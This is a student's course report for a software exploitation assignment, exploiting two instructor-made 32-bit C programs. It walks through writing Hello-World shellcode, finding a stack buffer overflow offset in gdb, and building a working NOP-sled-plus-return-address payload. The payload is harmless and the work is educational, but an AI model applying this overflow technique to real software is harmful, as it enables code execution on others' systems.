Software Exploitation

Assignment 5 extra shell

Mikael Romanov

Assignment
Maaliskuu 2018
Tieto- ja viestintätekniikka
Kyberturvallisuus

Jyväskylän ammattikorkeakoulu
JAMK University of Applied Sciences

1 Table of Contents

1 Introduction 2

2 Testing platform 2

3 Shell_4 3

4 Shell_5 6

5 Conclusions 11

1 Introduction

This was an optional assignment that was provided by Mikko Neijonen. Mikko made two different C programs that could be exploited. The idea of the programs was that they took shellcode and printed the output. First C program read a file and printed the output. The readable file needed to be written in assembly and contain shellcode, then compiled into a runnable binary file. The second C program needed to be first buffer overflowed and then exploited via inserting shellcode. The second program took text as input and the shellcode needed to be passed through a string argument. Both programs had only one and it was to exploit the exploitable code.

2 Testing platform

I used Thinkpad w520 with WMware Workstation 14 Pro as hypervisor (Figure 1)



Figure 1 VMware

I used Kali Linux 4.14.0-kali3-i686 (32 bit) version with this assignment because the stack assignments were 32bit and the amd64 could cause some kind of errors. The gcc version was 7.2.0 (Figure 2)

```
root@kali:~/Downloads/software_exploitation-master/assignments/4# uname -a
Linux kali 4.14.0-kali3-686-pae #1 SMP Debian 4.14.13-1kali1 (2018-01-25) i686 GNU/Lin
ux
root@kali:~/Downloads/software_exploitation-master/assignments/4# gcc --version
gcc (Debian 7.2.0-19) 7.2.0
Copyright (C) 2017 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
```

Figure 2 Versions

I used the make file included in the assignment to compile one program at a time. The make file could be used to compile one program by make <programname> (***make shell_4***) or just compile every program once with ***make*** command.

To be sure that ASLR was turned off I echoed ***echo 0 /proc/sys/kernel/randomize_va_space*** to make sure that I wouldn't have to guess where the stack memory address be each time the program was run.

```
root@kali:~/software_exploitation-master/assignments/4# echo 0 /proc/sys/kernel/random
ize_va_space
0 /proc/sys/kernel/randomize_va_space
```

Figure 3 aslr off

3 Shell_4

I started the assignment by reviewing the programs source code. I learned that the program just took a file as an argument, read it and run from the buffer. The buffer size was 128 bytes long. (Figure 4)



Figure 4 shell_4.c program

After reviewing the code I took .asm file from the assignment 3 and modified it just a little. The program was 32bit, because the shell_4 and shell_5 were 32bit programs. First the program zeroes out the used registers by XOR and also before the syst_exit(0). The sys_write, stdout, msg length and sys_exit used 8bit register, because the registers would contain nullbytes, if they weren’t. The program was 45bytes and the shellcode in the program just prints Hello, world! (Figure 5)

```
GNU nano 2.9.2                    testi.asm

bits 32

global_start

section .text

_start:
    jmp message

print_hello:
    xor eax, eax ;zero
    xor ebx, ebx ;the
    xor edx, edx ;register
    mov al, 0x4 ;sys_write
    mov bl, 0x1 ;stdout
    pop ecx ;message
    mov dl, 14 ;msg lenght
    int 0x80 ;interrupt

    xor eax,eax ;zero the register
    xor ebx, ebx ;-----.....------
    mov al, 0x1 ;sys_exit(0)
    dec ebx ;decrease exit to 0
    int 0x80 ;interrupt

message:
    call print_hello
    db "Hello, World!", 0ah
```

Figure 5

After finishing editing the testi program, I compiled the file as a binary by using nasm, because the target program took a runnable file (Figure 6)

```
root@kali:~/Downloads/software_exploitation/assignments/5# nasm -f bin testi.asm -o testi
```

Figure 6

After the compiling I tested the program and the shellcode was runned as supposed to. The output was “Hello, World!” (Figure 7)

```
root@kali:~/Downloads/software_exploitation/assignments/5# ./shell_4 testi
read 45 bytes from testi
running shellcode from buffer...
Hello, World!
```

Figure 7

4 Shell_5

I started the shell_5 also by reviewing the source code. The program took argument as a string, so the shell_4 exploit wouldn't first exploit would work same way. The program copies the given argument into the buffer, so the buffer needed to be overflown before inserting shellcode in the string. The buffer size were 64 bytes (Figure 8)

```
GNU nano 2.9.2                          shell_5.c

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int exploit(char *text, size_t n) {
  char buffer[64] = {0};

  memcpy(buffer, text, n);

  return 2;
}

int main(int argc, char **argv) {
  if (argc != 2) {
    fprintf(stderr, "Usage: %s TEXT\n", argv[0]);
    exit(1);
  }

  return exploit(argv[1], strlen(argv[1]));
}
```

Figure 8

I used hexdump to get the hex values of the testi program, since the shellcode needed to be a string (Figure 9)

```
root@kali:~/Downloads/software_exploitation/assignments/5# hexdump -C testi
00000000  eb 18 31 c0 31 db 31 d2  b0 04 b3 01 59 b2 0e cd  |..1.1.1.....Y...|
00000010  80 31 c0 31 db b0 01 4b  cd 80 e8 e3 ff ff ff 48  |.1.1...K.......H|
00000020  65 6c 6c 6f 2c 20 57 6f  72 6c 64 21 0a           |ello, World!.|
0000002d
```

Figure 9

I copied the values and removed all the unnecessary lines and added “\x” in front of all the hex values. (Figure 10)

```
\xeb\x18\x31\xc0\x31\xdb\x31\xd2
\xb0\x04\xb3\x01\x59\xb2\x0e\xcd
\x80\x31\xc0\x31\xdb\xb0\x01\x4b
\xcd\x80\xe8\xe3\xff\xff\xff\x48
\x65\x6c\x6c\x6f\x2c\x20\x57\x6f
\x72\x6c\x64\x21\x0a
```

Figure 10

After I edited the values I started debugging the shell_5 program. I used python to print “A” characters and incremented by 10 until I got SIGSEGV segmentation fault. I found out that the SIGSEGV occurred when 80 bytes were inputted. So it meant that the SiGSEGV address were overflowed after 74 bytes. (Figure 11) The idea was to figure out how much the program needs to be overflown and how much wiggle room there is for the shellcode to create a correct size NOP sled. The NOP sled is used to get the program to jump to a specific address and continue running there so it works like padding. The idea is to overflow the return address and jump into the address in the code that contains the shellcode. The shellcode is passed with the NOP sled into the memory and once the jump occurs, it will be runned.

```
root@kali:~/Downloads/software_exploitation/assignments/5# gdb -q shell_5
Reading symbols from shell_5...done.
(gdb) run "$(python -c 'print "A"*60')"
Starting program: /root/Downloads/software_exploitation/assignments/5/shell_5 "$(python -c 'print "A"*60')"
[Inferior 1 (process 8666) exited with code 02]
(gdb) run "$(python -c 'print "A"*70')"
Starting program: /root/Downloads/software_exploitation/assignments/5/shell_5 "$(python -c 'print "A"*70')"
[Inferior 1 (process 8672) exited with code 02]
(gdb) run "$(python -c 'print "A"*80')"
Starting program: /root/Downloads/software_exploitation/assignments/5/shell_5 "$(python -c 'print "A"*80')"

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) run "$(python -c 'print "A"*78')"
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/Downloads/software_exploitation/assignments/5/shell_5 "$(python -c 'print "A"*78')"

Program received signal SIGSEGV, Segmentation fault.
0x08044141 in ?? ()
(gdb) run "$(python -c 'print "A"*74')"
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/Downloads/software_exploitation/assignments/5/shell_5 "$(python -c 'print "A"*74')"

Program received signal SIGSEGV, Segmentation fault.
0x00000000 in ?? ()
```

Figure 11

After I knew how many bytes until SIGSEGV, I debugged and checked the register where the shellcode could be runned. The memory address was 0xbffff4ac. (Figure 13) There seemed to be enough wiggle room since the shellcode was only 45 bytes.

```
Starting program: /root/Downloads/software_exploitation/assignments/5/shell_5 "$(python -c 'print "A"*80')"

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) x/200xw $sp
0xbffff22c:     0xbffff4a0      0x00000050      0x00000000      0x00000000
0xbffff23c:     0xb7de9793      0x00000002      0xbffff2d4      0xbffff2e0
0xbffff24c:     0xbffff264      0x00000002      0xbffff2d4      0xb7fa1000
0xbffff25c:     0xb7fe87ea      0xb7fff000      0x00000000      0xb7fa1000
0xbffff26c:     0x00000000      0x00000000      0xddd8957d      0x9f12bf6d
0xbffff27c:     0x00000000      0x00000000      0x00000000      0x00000002
0xbffff28c:     0x080483d0      0x00000000      0xb7fee300      0xb7fe8cb0
0xbffff29c:     0xb7fff000      0x00000002      0x080483d0      0x00000000
0xbffff2ac:     0x080483f1      0x08048508      0x00000002      0xbffff2d4
0xbffff2bc:     0x08048570      0x080485d0      0xb7fe8cb0      0xbffff2cc
0xbffff2cc:     0xb7fff920      0x00000002      0xbffff464      0xbffff4a0
0xbffff2dc:     0x00000000      0xbffff4f1      0xbffffadd      0xbffffaf4
0xbffff2ec:     0xbffffb03      0xbffffb14      0xbffffb29      0xbffffb39
0xbffff2fc:     0xbffffb44      0xbffffb73      0xbffffb87      0xbffffb95
0xbffff30c:     0xbffffba0      0xbffffbc6      0xbffffbd4      0xbffffbe5
0xbffff31c:     0xbffffbef      0xbffffc05      0xbffffc3d      0xbffffc46
0xbffff32c:     0xbffffc51      0xbffffc68      0xbffffc7b      0xbffffc8e
0xbffff33c:     0xbffffca3      0xbffffce0      0xbffffcfa      0xbffffd4f
0xbffff34c:     0xbffffd6b      0xbffffd77      0xbffffd84      0xbffffd95
0xbffff35c:     0xbffffda5      0xbffffdb9      0xbffffdd7      0xbffffdf1
0xbffff36c:     0xbffffe22      0xbffffe31      0xbffffe39      0xbffffe4b
0xbffff37c:     0xbffffe5c      0xbffffe88      0xbffffe95      0xbffffeee
0xbffff38c:     0xbfffff0a      0xbfffff30      0xbfffff72      0x00000000
0xbffff39c:     0x00000020      0xb7fd7cf0      0x00000021      0xb7fd7000
0xbffff3ac:     0x00000010      0x0f8bfbff      0x00000006      0x00001000
0xbffff3bc:     0x00000011      0x00000064      0x00000003      0x08048034
0xbffff3cc:     0x00000004      0x00000020      0x00000005      0x00000009
0xbffff3dc:     0x00000007      0xb7fd9000      0x00000008      0x00000000
0xbffff3ec:     0x00000009      0x080483d0      0x0000000b      0x00000000
0xbffff3fc:     0x0000000c      0x00000000      0x0000000d      0x00000000
0xbffff40c:     0x0000000e      0x00000000      0x00000017      0x00000000
0xbffff41c:     0x00000019      0xbffff44b      0x0000001a      0x00000000
0xbffff42c:     0x0000001f      0xbfffffc0      0x0000000f      0xbffff45b
0xbffff43c:     0x00000000      0x00000000      0x00000000      0x21000000
```

Figure 12 register part 1

```
0xbffff47c:     0x78655f65      0x696f6c70      0x69746174      0x612f6e6f
0xbffff48c:     0x67697373      0x6e656d6e      0x352f7374      0x6568732f
0xbffff49c:     0x355f6c6c      0x41414100      0x41414141      0x41414141
0xbffff4ac:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff4bc:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff4cc:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff4dc:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff4ec:     0x41414141      0x534c0041      0x4c4f435f      0x3d53524f
0xbffff4fc:     0x303d7372      0x3d69643a      0x333b3130      0x6e6c3a34
0xbffff50c:     0x3b31303d      0x6d3a3633      0x30303d68      0x3d69703a
0xbffff51c:     0x333b3034      0x6f733a33      0x3b31303d      0x643a3533
0xbffff52c:     0x31303d6f      0x3a35333b      0x343d6462      0x33333b30
0xbffff53c:     0x3a31303b      0x343d6463      0x33333b30      0x3a31303b
```

Figure 13 register part 2

The 80 characters did overwrite pass the ebp register and write into the return address (eip) (Figure 14)



Figure 14 registers

After I knew what was the address in the register, I created a NOP sled that was 30 bytes + the shell code and the return address and tested the exploit without success. (Figure 15)



Figure 15

I checked the register if it would contain the shellcode, but after reviewing the code it seemed that I calculated my NOP wrongly since all of the shellcode return memory address wasn't included. (Figure 16) I was 1 byte off.

```
0xbffff47c:     0x5f657261      0x6c707865      0x6174696f      0x6e6f6974
0xbffff48c:     0x7373612f      0x6d6e6769      0x73746e65      0x732f352f
0xbffff49c:     0x6c6c6568      0x4100355f      0x41414141      0x41414141
0xbffff4ac:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff4bc:     0x41414141      0xc03118eb      0xd231db31      0x01b304b0
0xbffff4cc:     0xcd0eb259      0x31c03180      0x4b01b0db      0xe3e880cd
0xbffff4dc:     0x48ffffff      0x6f6c6c65      0x6f57202c      0x21646c72
0xbffff4ec:     0xfff4ac0a      0x534c00bf      0x4c4f435f      0x3d53524f
0xbffff4fc:     0x303d7372      0x3d69643a      0x333b3130      0x6e6c3a34
0xbffff50c:     0x3b31303d      0x6d3a3633      0x30303d68      0x3d69703a
0xbffff51c:     0x333b3034      0x6f733a33      0x3b31303d      0x643a3533
0xbffff52c:     0x31303d6f      0x3a35333b      0x343d6462      0x33333b30
0xbffff53c:     0x3a31303b      0x343d6463      0x33333b30      0x3a31303b
```

Figure 16

After I figured out my problem, I just incremented the NOP by 1 (Figure 17) I used \x90 as, because it means “nothing to do here move to the next one(no operation)” in assembly in case the “A” character didn’t work.

```
"$(python -c 'print "\x90"*31 +
"\xeb\x18\x31\xc0\x31\xdb\x31\xd2
\xb0\x04\xb3\x01\x59\xb2\x0e\xcd
\x80\x31\xc0\x31\xdb\xb0\x01\x4b
\xcd\x80\xe8\xe3\xff\xff\xff\x48
\x65\x6c\x6c\x6f\x2c\x20\x57\x6f
\x72\x6c\x64\x21\x0a" + "\xac\xf4\xff\xbf"')"
```

Figure 17

The table below contains the size of each parameter of the exploit :

Value	NOP SLED	Shellcode	Return address	TOTAL
Size	31 bytes	45 bytes	4 bytes	80 bytes
Parameter	\x90 * 31	\xeb……….\x0a	\ac\xf4\xff\xbf	

Now that I had the the correct NOP sled I tried it via and the program runned the shellcode. The exploit worked (Figure 18)



Figure 18

5 Conclusions

The first program was easy, because I did the assignment 3 although I didn't get all the parts. The second program was kind of hard first since I somehow had problems by calculating the NOP size. I calculated the shellcode size many times and always 1 over or under the correct size which was in my case 45 bytes. Other parts of the assignment were easy, since the runnable shellcode didn't have to be modified further. Now that the course is at end I started understanding how to debug via gdb and how to create NOP sleds. Good assignment, but this could've been a little harder.